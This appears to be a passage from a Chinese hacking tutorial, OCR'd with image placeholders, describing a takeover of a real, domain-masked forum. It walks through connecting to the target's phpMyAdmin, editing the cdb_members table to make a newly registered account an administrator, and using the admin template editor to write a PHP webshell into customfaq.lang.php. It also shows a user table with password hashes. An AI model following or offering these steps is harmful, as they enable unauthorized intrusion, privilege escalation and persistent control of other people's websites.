


图5

哈哈，连接成功了，激动啊！这个页面先不要关闭，我们再打开http://www.*****.cn这个论坛，注册一个新用户，用户名为root，密码为1234567，如图6，最后我们将这个用户名通过对方的MYSQL数据库修改几个用户的参数来达到将其提升为管理员的目的，我们现在已经离成功越来越近了。

注册成功了，接着回到刚才那个phpmyadmin管理页面，找到cdb_members这个用户表，打开它，再找到我们刚才注册的那个root用户名，如图7。点编辑用户名root，将gender改为1，adminid改为1，groupid改为1，最后执行，如图8。




图6

	uid	username	password	secques	gender	adminid	groupid
	1	admin	f9cd1954d293cf081575d24156030c83		0	1	1
	2	root	fcea920f7412b5da7be0cf42b8c93759		0	0	10

图7




图8

刷新一下，打开刚才的那个论坛，看看是不是已经成为管理员了，系统设置出来了哦，如图9。点“系统设置”，进入后台，输入密码1234567，登录成功，如图10。




图9




图10

在左侧的“界面风格”中找到“模板编辑”，选择“默认模

板系统”，路径为./templates/default，如图11。再点后边的“详情”，点击“customfaq.lang.php 编辑”，在这里我们可以直接编辑大马、小马或插入PHP一句话木马，我就直接写入了大马。注意，事先最好将customfaq.lang.php内容COPY出来，保存好)，如图12。




图11




图12

最后提交，编辑成功，打开地址http://www.****cn/templates/default/customfaq.lang.php，我们马儿出来了吧，如图13。

